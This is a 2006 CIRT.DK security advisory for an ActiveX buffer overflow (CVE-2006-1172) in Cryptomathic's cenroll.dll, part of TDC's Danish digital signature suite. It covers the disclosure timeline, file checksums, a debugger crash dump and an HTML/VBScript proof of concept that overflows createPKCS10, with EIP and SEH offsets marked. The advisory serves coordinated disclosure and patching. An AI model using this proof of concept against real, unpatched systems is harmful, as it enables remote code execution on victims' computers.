CIRT


Danish Computer Incident Response Team

Security advisory

Cryptomathic ActiveX Buffer Overflow (TDC Digital signature)

VU# 548689

CVE-2006-1172



Discovered/Advisory
by Dennis Rand
advisory@cirt.dk
http://www.cirt.dk

Table of contents

Introduction

Problem in Brief

A vulnerability has been found in an ActiveX object distributed as part of TDC' Microsoft CSP suite. The suite consists of Cryptomathic PrimeInk CSP and some ActiveX objects. The primary task of the CSP is to handle private RSA keys that are encrypted by keys derived from the user provided passwords. The ActiveX objects assist in key management operations like certificate request generation, installation of issued certificate, key and certificate backup/recovery and change of password.

The PrimeInk CSP product and the ActiveX utility objects are developed by Cryptomathic, for TDC Digital Certificates adhering to the Danish OCES certificate policy.

While Cryptomathic PrimeInk CSP is used by many institutions around the world, the ActiveX objects have only been distributed as part of TDC's Microsoft CSP suite in Denmark.

The vulnerability allows code execution on any client machine that has the component installed if the user navigates to an attacker-created website. The attacker creates a website that calls the installed ActiveX component, or it would be possible to make an email with an embedded HTML page thereby triggering an overflow.

CIRT.DK Test Environment

A test installation has been made on a Windows XP running with the latest service pack and patch level.
This issue has also tested been on a Windows 2000 SP4 machine.

Timeline from discovery to public disclosure

- 18-03-2006 Vulnerability discovered
- 28-03-2006 Vulnerability reported to Morten Storm – TDC Certificates
  An email sent through csirt@csirt.dk
- 29-03-2006 TDC responds having received the report
- 30-03-2006 Received CERT/CC vulnerability tag / CVE tag
- 30-03-2006 Vulnerability reported to Cryptomathic
  Morten.Landrock@cryptomathic.com and
  Torben.Pedersen@cryptomathic.com
- 30-03-2006 Cryptomathic A/S verifies that they received the report.
- 25-04-2006 Cryptomathic A/S provides final fix to TDC
- 01-05-2006 Cryptomathic A/S and TDC approves the final advisory
- 05-05-2006 TDC releases news to the press, and start rolling out a patch.
- 05-05-2006 Public release

Total days from report to disclosure: 39 days

Special Thanks Goes to

Andrew Christensen (anc@fortconsult.net)
Dan Faerch (dan@hacker.dk)
Dave Aitel - ImmunitySec

For help investigating the vulnerability.

Special Credit Goes to

Andrew Christensen (anc@fortconsult.net) for help in the process of developing a Proof-of-Concept exploit code, as it was necessary to overcome some filters that (slightly) complicate exploitation of this issue.

Contact information

The following vulnerability were discovered/reported by Dennis Rand at CIRT.DK
Questions regarding this issue should be directed to:

Dennis Rand
advisory@cirt.dk

Public PGP key

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 8.0

mQGiBEAf2xcRBADMrO7uP0dJq1ZsXkLZLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsx3D5tbou4KJZCnayt0PFjymyYLsOJ6WauTfXOLA/L+sXTJCa7vSsWwlcQW
m01uy0+djp3XumGHkWdWXvu5cXm7y+UjsF5iiQV8X9EGR18ApoCzA/mi/QCg/zzf
Kw9x7XXGi1pLTpUBI/BvaRkD/2pZf4NLsF7TcCT/rDcNexxr5Ci9xHfglBFKUcQK
9NnF/umLLM3PVyFk8zl7Ra2d8rvPzhDdIi+VGu0Flv5ckRRhiu9A4sOE6zbTkv3f
Q+je/ynnpl36OLswYG+iCELZqzOssRUTe4m9nSeJrbvtyFkW7I/UrBkfursed6yD
vzVDA/4mrWEWgjZkO4wEefwg6FOXr2dChGmdoVXaDyKuQ89hp99THPIALjnorNQK
91IbzyJGX+HaU/KyfKgQfeEEd4znfi9EEaDNDzQmbCntmmCq2PAN0OOcqm4lVNOi
CzEDvsweRxGdffQA+aoNjqeACL1YmPNnTWeNeMNYN7kYD9sTJrQgQ0lSVCBBZHZp
c29yeSA8YWR2aXNvcnlAY2lydC5kaz6JAFgEEBECABgFAkAf2xcICwkIBwMCAQoC
GQEFGwMAAAAACgkQX3fRHNAOUc+KAQCfUD3uwuQmiZjUNXmcKyzXVWFni7cAniIS
fmTQMRf3rIs6kKmSXfnfrXG+uQINBEAf2xcQCAD2Qle3CH8IF3KiutapQvMF6PlT
ETlPtvFuuUs4INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfUodNQ+PVZ
X9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxbLY7288kj
wEPwpVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyEpwpy1obE
AxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAIC
B/98f1FQkSzTqoH80viqqJTj3xZVe7xi+n4g4Ji3zuHW+jsgg6SPZOykCDSuzTCO
hJ6LLnwFaqGGu2As7RaNd335P8rH1bLwWQMmIo+Kohj3Ya7cg6gPkkiMSZAIpdca
cXVbxtKZ05dxcixddO2/HOc84/1mR8ajIOsmFKl4DXJ9OwCglgh1i914rQLx5mei
K0XheewAT9eA13yPwbUR1EnormDdaz0USX3l5GBGgvHBO3Xy+muoL8Qzep4PIqfL
Eg18tNXh0vQzBGdmhAjdSVSnSMBts4D5K20HC2YvbdPzWjVeyKg+yTYl4r3r1D+x
vSPng/cCcSX1bESzjOMCE6PDiQBMBBgRAgAMBQJAH9sXBRsMAAAAAAoJEF930RzQ
DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWr1zXEbmKxo
CA==
=4wBy
-----END PGP PUBLIC KEY BLOCK-----
```

Technical details of the vulnerabilities

Cryptomathic ActiveX Buffer Overflow (TDC Digital signature)

The ActiveX component used in the TDC OCES/Digital Signature solution (TDC Digital Certificates adhering to the Danish OCES certificate policy) are developed, and maintained by Cryptomathic A/S.

The vulnerable file: "C:\Programmer\TDC\CSP\cenroll.dll"
Member Name "createPKCS10"
progid "CENROLLLib.Enroll"

The problem is an unhandled field in this allowing full control of the Instruction Pointer(EIP) on the stack and the SEH allowing several ways to do code execution.

File information

Vulnerable DLL "Cenroll.dll"
Fileversion: 1.1.0.0
Description: PrimeInk CSP
Company: Cryptomathic A/S

MD5 Checksum
Microsoft File Checksum Integrity Verifier version 2.05.


53983d1a96df9390e8263f717bd7176f	c:\programmer\tdc\csp\cdetect.dll
9bd4d70f2fbce9c4c768f2ba8ed6f80f	c:\programmer\tdc\csp\cenroll.dll
453c5d6ab999118c33edf252ce345c34	c:\programmer\tdc\csp\cenroll.log
84527fd30c6a934612cfab84cf29a427	c:\programmer\tdc\csp\chk_pass_6_2_20.dll
d52220a369933939500db405978e88c7	c:\programmer\tdc\csp\csputil_6_2_20.dll
00a3662e5e1a8e2d393d5e87b8db10a9	c:\programmer\tdc\csp\PrimeInk_base.dll
0611906cd0313cf74d102de962aeb44c	c:\programmer\tdc\csp\Primeink_csp_6_2_20.dll
f8d7b41fd709ea78b436edb9001c25ff	c:\programmer\tdc\csp\Primeink_csp_6_2_20.sig
c8265d98e3efeaf5b6dfc9f3ddd8c52a	c:\programmer\tdc\csp\resource_6_2_20.dll

SHA1 Checksum
Microsoft File Checksum Integrity Verifier version 2.05.

f75f1bed60137da7cb4c52da9d0267f46b144cae	c:\programmer\tdc\csp\cdetect.dll
0d57f3594bb7f3c3e3df929fa27f82d1f4c456e0	c:\programmer\tdc\csp\cenroll.dll
bc19e420e651a0a47a95a48e2409bef40c26bd7c	c:\programmer\tdc\csp\cenroll.log
9b9d50e746c890031d20fe1a38106e8879e6426e	c:\programmer\tdc\csp\chk_pass_6_2_20.dll
4b7a701476dce6d8706119459b74b3e89e20dec0	c:\programmer\tdc\csp\csputil_6_2_20.dll
7c55e2dc9feb03be0a88c71c67faa1185a9881f3	c:\programmer\tdc\csp\PrimeInk_base.dll
772c0a4c16aa6e1fbaefdc1e12874acb5608c216	c:\programmer\tdc\csp\Primeink_csp_6_2_20.dll
ccbea3ee317d892ee98c8f205e62b239455bade6	c:\programmer\tdc\csp\Primeink_csp_6_2_20.sig
10c51f22a057e500349a69f33329f10241d2bb64	c:\programmer\tdc\csp\resource_6_2_20.dll

Debug view

The following screen dump shows the visual picture of the control, viewed from a debugger.



Exception Code: **ACCESS_VIOLATION**
Disasm: **41414141** ?????

Seh Chain:
---
1 **41414141**

Registers:

EIP **41414141**
EAX 00000003
EBX 00F84008 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00000001
EDX 00000000
EDI 01A34378 -> 00000001
ESI 00F86739 -> 0DBAAD00
EBP 00F822F8 -> 00185F8C
ESP 0013EA98 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Block Disassembly:

41414141 ????? <--- CRASH

ArgDump:

EBP+8 00000001
EBP+12 BAADF00D
EBP+16 ABABABAB
EBP+20 ABABABAB
EBP+24 FEEEFEEE
EBP+28 FEEEFEEE

Stack Dump:

13EA98 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 [................]
13EAA8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 [................]
13EAB8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 [................]
13EAC8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 [................]
13EAD8 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 [................]

Proof-of-Concept

The Proof-of-Concept applied here only shows that the vulnerability are present. A PoC have been developed proving that code execution is truly possible.

The PoC developed, exploits the implementation used by TDC Digital signature.

```
<html>
 <head>
    <title>CIRT.DK - Cryptomathic ActiveX Buffer Overflow</title>
    <IMG SRC="http://www.cirt.dk/images/logo.jpg">
 </head>
 <body>
   <center>
      <h1>TDC Digital Signature ActiveX Buffer Overflow</h1>
        <h4> (c)2006 by Dennis Rand - CIRT.DK</h4>

      The following Proof-of-Concept will make Internet Explorer shutdown, if you are vulnerable.<br>
   </center>
   <br>
   <script>alert('Press "OK" to see if you are vulnerable')</script>
   <object classid='clsid:6DA9275C-64E5-42A1-879C-D90B5F0DC5B4' id='target' ></object>
   <script language='vbscript'>
      arg1 = String(8, "A")
      arg1 = arg1 + "ABCD"                          ' EIP is overwritten here
      arg1 = arg1 + String(64, "B")
      arg1 = arg1 + "AABB"                        ' Pointer to the next SEH Handler
      arg1 = arg1 + "BBAA"                          ' SE Handler
      arg1 = arg1 + String(700, "C")
      arg2 = "DefaultV"

      target.createPKCS10 arg1 ,arg2
   </script>
   <script>alert('You are secure')</script>
 </body>
</html>
```

Click to test
http://www.cirt.dk/tools/exploits/oces.html

Corrective actions

The following information was applied by the Cryptomathic and TDC for solving the issue:

The following was applied by Cryptomathic to resolve the vulnerability.

- The code section, which contained the vulnerability was rewritten and reviewed.
- The tests of all methods/properties taking string parameter as input was extended.

TDC has applied the following link to test for and solve the problem https://opdatering.tdc.dk
The direct link for the update can be downloaded from https://opdatering.tdc.dk/csp.exe

Disclaimer